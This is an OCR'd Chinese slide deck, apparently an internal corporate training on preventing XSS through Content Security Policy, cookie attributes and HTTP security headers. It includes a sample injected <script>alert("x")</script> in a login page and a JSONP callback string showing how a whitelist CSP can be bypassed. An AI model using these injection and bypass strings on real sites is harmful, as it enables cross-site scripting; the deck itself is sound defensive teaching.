
实质：**白名单制度**
开发者明确告诉客户端，哪些外部资源可以加载和执行。
它的实现和执行全部由浏览器完成，开发者只需提供配置。

CSP 失效的可能：
1、浏览器出现漏洞
2、攻击者控制了一台可信主机

不要相信！不要相信！不要相信！

CSP 安全头

启用 CSP是通过 HTTP 响应头信息的 Content-Security-Policy 的字段。



CSP 限制选项

CSP 对于不同类型的资源都有特定的指令。

default-src：设置下面各个选项的默认值。
script-src：外部脚本
style-src：样式表
img-src：图像
media-src：媒体文件（音频和视频）
font-src：字体文件
object-src：插件（比如 Flash）
child-src：框架
frame-ancestors：嵌入的外部资源（比如<frame>、<iframe>、<embed>和<applet>）
connect-src：HTTP 连接（通过 XHR、WebSockets、EventSource等）
worker-src：worker脚本
manifest-src：manifest 文件

此外CSP可指定所有内容必须通过 HTTPS 加载，
但更推荐使用 Strict-Transport-Security HTTP 标头确保连接它的浏览器只使用加密通道。

CSP 限制选项示例

格式：同一指令内用空格分开，不同指令以分号分开。

1. Content-Security-Policy: default-src 'self'

上面代码限制所有的外部资源，都只能从当前域名加载。
（除了base-uri、 form-action、 frame-ancestors、plugin-types、report-uri、sandbox 不會被套用）

2. Content-Security-Policy: default-src 'self' *.fihmb.com

允许内容来自信任的域名及其子域名。

3. Content-Security-Policy: default-src 'self'; img-src *; media-src fihmb.com efihmb.com; script-src cdn.bootcdn.net

允许网页应用的用户在他们自己的内容中包含来自任何源的图片，但是限制音频或视频需从信任的资源提供者，所有脚本必须从特定主机服务器获取可信的代码。

4. Content-Security-Policy: default-src 'self';script-src 'self';object-src ‘none';frame-ancestors 'self';form-action 'self';

仅允许本域名，严格限制所有外部资源。
视实际需要增加特定域名，不建议通配符，如： *.foxconn.com。

CSP 严格限制后可能出现的异常

LoginUp.aspx

```
</title><link href="CSS/Style.css?V=1.0" type="text/css" rel="stylesheet" />
    <script language="javascript" type="text/javascript">
        function CheckIEVersion(IEVersion) {
            var IEBrowser = "MSIE";
            var myVersion = window.navigator.userAgent.toUpperCase();
        }
    </script>
</head>
<body>
    <div style="display:none"></div>
    <form method="post" action="./LoginUp.aspx" id="form1" class="loginForm">
<div class="aspNetHidden">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwULLTE0MDkxNzYwNDNkZJ+VDdvZAcAX1Gu17maDbmeUS\
</div>

<div class="aspNetHidden">

    <input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGENERATOR" value="C4CBB476" />
</div>
        <div class="login" style="padding: 100px 0px 0px 0px;">
            <input type="text" name="username" value="" /><script>alert("x")</script>
            <input type="text" name="username" value="" /><script src="https://workflow.efihmb.com/JavaScript/Comm
```

内联 JS 代码无法执行

内联 CSS 样式无法执行

Console | What's New | Issues

top | Filter | Default levels | 8 Issues: 4 1 3

Refused to execute inline script because it violates the following Content Security Policy directive: "script-src 'self' *.efihmb.com". Either the 'unsafe-inline' keyword, a hash ('sha256-KAwuc/94xL0DKt6HiQ4tNKS/cBylDk9uVQg6VReAdfw='), or a nonce ('nonce-...') is required to enable inline execution. LoginUp.aspx:8

Refused to apply inline style because it violates the following Content Security Policy directive: "default-src 'self'". Either the 'unsafe-inline' keyword, a hash ('sha256-aqNNdDLnnrDOnTNdkJpYlAxKVJtLt9CtFLklmInuUAE='), or a nonce ('nonce-...') is required to enable inline execution. Note that hashes do not apply to event handlers, style attributes and javascript: navigations unless the 'unsafe-hashes' keyword is present. Note also that 'style-src' was not explicitly set, so 'default-src' is used as a fallback. LoginUp.aspx:16

Refused to apply inline style because it violates the following Content Security Policy directive: "default-src 'self'". Either the 'unsafe-inline' LoginUp.aspx:26

CSP 配置策略（CSP 1.0）

上策

严格遵守CSP要求，移除内联的CSS和JS，封装到指定的样式文件和JS文件。

```
<div style="padding: 50px 0px 0px 0px; "></div>
<script type="text/javascript">
    function submit() {
        var version = window.navigator.userAgent.toUpperCase();
    }
</script>
```


```
<link href="css/style.css?v=1.0" type="text/css" rel="stylesheet" />
<script type="text/javascript" src="https://workflow.efihmb.com/js/common.js" />
```

下策

在CSP 的 script-src 和 style-src 中添加不安全支持 ‘unsafe-inline’ ‘unsafe-eval’ 。

```
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline' 'unsafe-eval';style-src 'self' 'unsafe-inline';
```

‘unsafe-inline’ 用于执行内联代码， ‘unsafe-eval’ 用于执行eval 函数，即执行字符串形式的Javascript。
CSP用来向下兼容，会造成不安全隐患，非必要不使用。



CSP 配置策略（CSP 2.0）

‘unsafe-inline’ ‘unsafe-eval’ 不安全，但内联代码又有现实需要，
为此 CSP 2.0 以上版本提供了 nonce 和 hash 两种模式，用于处理特定的内联代码。nonce 和 hash 可共用。

```
style-src 'self' 'nonce-ekhRUkNmOHh4UXBkQXFh'
```

```
<link rel="stylesheet" href="style.css" nonce="ekhRUkNmOHh4UXBkQXFh" >
<style nonce="ekhRUkNmOHh4UXBkQXFh">   ...  </style>
```

```
script-src 'self'  *.efihmb.com 'nonce-zHQRCf8xxQpdAqa';
```

```
<script src="https://workflow.efihmb.com/JavaScript/Common.js" nonce="zHQRCf8xxQpdAqa"></script>
<script  nonce="zHQRCf8xxQpdAqa"> function init () { ... } </script>
```

```
script-src 'self'  *.efihmb.com 'sha256-vD1xc+P96HOeo0sCsjeG8NmDGSks7jA2+EBljmDf5KQ=';
```

```
<script type="text/javascript" hash="vD1xc+P96HOeo0sCsjeG8NmDGSks7jA2+EBljmDf5KQ=">
      function submit() {
         var version = window.navigator.userAgent.toUpperCase();
      }
</script>
```

CSP 配置策略（CSP 3.0）

域名白名单策略看起来确实足够安全，但如果可信域名存在任何绕过CSP的脚本，就仍然可以执行JavaScript。

已知可能绕过白名单策略的情况有 JSONP 回调，Angular库。

```
<script src="//trusted.example.com/jsonp?callback=alert(1)//"></script>
```

Strict-Dynamic 严格动态限制

应用Strict-Dynamic，则白名单将被禁用，并且只有在nonce属性中具有“secret”字符串的脚本才会被加载。

CSP sample - https://www.google.com

```
object-src 'none';base-uri 'self';script-src 'nonce-L2JsDDX0rVvHuiyjPNtvVg' 'strict-dynamic' 'report-sample'
'unsafe-eval' 'unsafe-inline' https: http:;report-uri https://csp.withgoogle.com/csp/gws/cdt1
```

Nonce 每次请求都随机产生新的值，所有Script脚本均明确附加 nonce=“”。
‘strict-dynamic’ 当严格动态指令存在时，将忽略白名单。
‘unsafe-eval’ ‘unsafe-inline’ https: http: 用于向下兼容旧的浏览器。

使用自动检查，94.72% 的现实世界策略可以被具有 XSS 错误的攻击者轻易绕过。此外，75.81% 的策略可因白名单而被绕过。

CSP Is Dead, Long Live CSP! On the Insecurity of Whitelists and the Future of Content Security Policy, 2016
https://static.googleusercontent.com/media/research.google.com/en//pubs/archive/45542.pdf

CSP 终极方案总结

- CSP：

```
default-src 'none';
script-src 'nonce-L2JsDDX0rVvHuiyjPNtvVg' 'strict-dynamic';
style-src 'self';
object-src 'none';
frame-ancestors 'none';
form-action 'self';
base-uri 'self';
```

视实际需要，

将none改成self，

并添加具体域名，

不建议用通配符。

- Javascript：

```
<script type="text/javascript" src="JavaScript/jquery-3.6.4.min.js“ nonce=“L2JsDDX0rVvHuiyjPNtvVg”></script>

<script type="text/javascript" src=" https://workflow.fihtdc.com/javascript/wfbridge.js“ nonce=“L2JsDDX0rVvHuiyjPNtvVg”></script>

<script type="text/javascript" nonce=“L2JsDDX0rVvHuiyjPNtvVg”>
    // javacript body
</script>
```

注意：Nonce 值必须每次请求均随机生成，一次性有效。设置固定值，或许可通过软件扫描，但于安全毫无作用。

AppScan 扫描说明

集团最近发出的弱点扫描报告是 AppScan 10.1

此版本在CSP规则判定时存在一些问题。

AppScan 10.2 修复了 CSP 中“script-src”、“strict-dynamic”的逻辑和正则表达式：

https://support.hcltechsw.com/csm?id=kb_article&sysparm_article=KB0073167

AppScan 10.2 明确建议使用 none 或 strict-dynamic 来配置 script-src 指令，而不要使用 self 来配置 script-src 或 default-src.

重复 Content-Security-Policy 标头的规则

当有多个CSP规则时，浏览器都会使用限制最严格的 CSP 指令。

Content-Encoding:	gzip
Content-Length:	1709
Content-Security-Policy:	default-src 'self'; script-src 'self' 'unsafe-inline' 'unsafe-eval';
Content-Security-Policy:	default-src 'self'; script-src 'self'; 更严格
Content-Type:	text/html; charset=utf-8


```
Refused to execute inline script because it violates the following Content Security Policy directive: "script-src 'self'". Either the 'unsafe-inline' keyword, a hash ('sha256-1HcnSrBd2UZ6a7/ZE6wiMyuz6Sw3unMwEneXtp0rtfY='), or a nonce ('nonce-...') is required to enable inline execution.    default.aspx:12

Refused to execute inline script because it violates the following Content Security Policy directive: "script-src 'self'". Either the 'unsafe-inline' keyword, a hash ('sha256-UITiqbXyaWS7NpwiFrMIbdXAZy5EXLRUHkpylF4504k='), or a nonce ('nonce-...') is required to enable inline execution.    default.aspx:26
```

CSP 小工具

CSP Evaluator

评估 CSP 指令是否安全，语法是否符合规范并安全。https://csp-evaluator.withgoogle.com/



Content-Security-Policy-Report-Only 标头

浏览器 Console 会出现错误，但不会影响正常的执行。可用于评估 CSP 影响。

Cookie 安全

当服务器使用Cookie存储会话信息和个性化设置，则浏览器每次请求，都将 Cookie 请求头发送给服务器。

- Secure 属性

  标记为 Secure 的 Cookie 只应通过被 HTTPS 协议加密过的请求发送给服务端。
  它永远不会使用不安全的 HTTP 发送（本地主机除外），这意味着中间人攻击者无法轻松访问它。

- HttpOnly 属性

  JavaScript document.cookie API 无法访问带有 HttpOnly 属性的 cookie；此类 Cookie 仅作用于服务器。

- Domain 属性

  Domain 指定了哪些主机可以接受 Cookie。如果不指定，该属性默认为同一 host 设置 cookie，不包含子域名。如果指定了 Domain，则一般包含子域名。

- SameSite 属性

  允许服务器指定是否/何时通过跨站请求发送。三个可能的值：Strict、Lax 和 None。
  用于敏感信息例如身份验证的 Cookie 生存期应较短，并且 SameSite 属性设置为 Strict 或 Lax。

Name	Value	Domain	Path	Expires / Max...	Size	HttpOnly	Secure	SameSite
__AntiXsrf...	1c5e9e36...	workflow.efihmb.com	/	Session	47	✓	✓	Lax
LANGUAGE	zh-tw	workflow.efihmb.com	/	2024-01-13T...	13	✓	✓	Lax
IdInfo	0VI7%2Fo...	workflow.efihmb.com	/	2023-11-07T...	2024	✓	✓	Lax
ASP.NET_...	tnw4dltixs...	workflow.efihmb.com	/	Session	41	✓	✓	Lax
.AspNet.C...	MyjTcx9d...	workflow.efihmb.com	/	2023-11-07T...	1539	✓	✓	Lax

其他 HTTP 安全头

Strict-Transport-Security: max-age=31536000; includeSubDomains

现在和未来的所有子域名会自动使用 HTTPS，有效期（max-age）为一年。

X-Content-Type-Options: nosniff

攻击者可以让原本应该解析为图片的请求被解析为 JavaScript 代码。指令 nosniff 阻止下面两种情况：
请求类型是"style" 但是 MIME 类型不是 "text/css"，
请求类型是"script" 但是 MIME 类型不是 JavaScript MIME 类型

X-Frame-Options: SAMEORIGIN

指示允许一个页面可否在 <frame>、<iframe>、<embed> 或者 <object> 中展现的标记。
指令 SAMEORIGIN 可以确保网站没有被嵌入到别人的站点里面，从而避免点击劫持攻击。


X-XSS-Protection: 1; mode=block

启用 XSS 过滤。如果检测到攻击，浏览器将不会清除页面，而是阻止页面加载。

X-Permitted-Cross-Domain-Policies: none

忽略希望使用 Flash 跨域请求的客户端。

总结


XSS
攻击
防御
原理
网页被注入了可执行的恶意脚本
表现形式
反射型，存储型，DOM型
危害
劫持会话，网络钓鱼，篡改页面，操作后台等
输入输出过滤转义
配置CSP安全头
白名单配置模式
Strict-Dynamic
严格动态限制
Cookie 安全配置
设计开发时重视，
定期扫描与改善
不采用内联
Javascript 和 CSS

THANK YOU



Q & A

朱優良

郵箱地址：defylzhu@fih-foxconn.com

分機：560-68932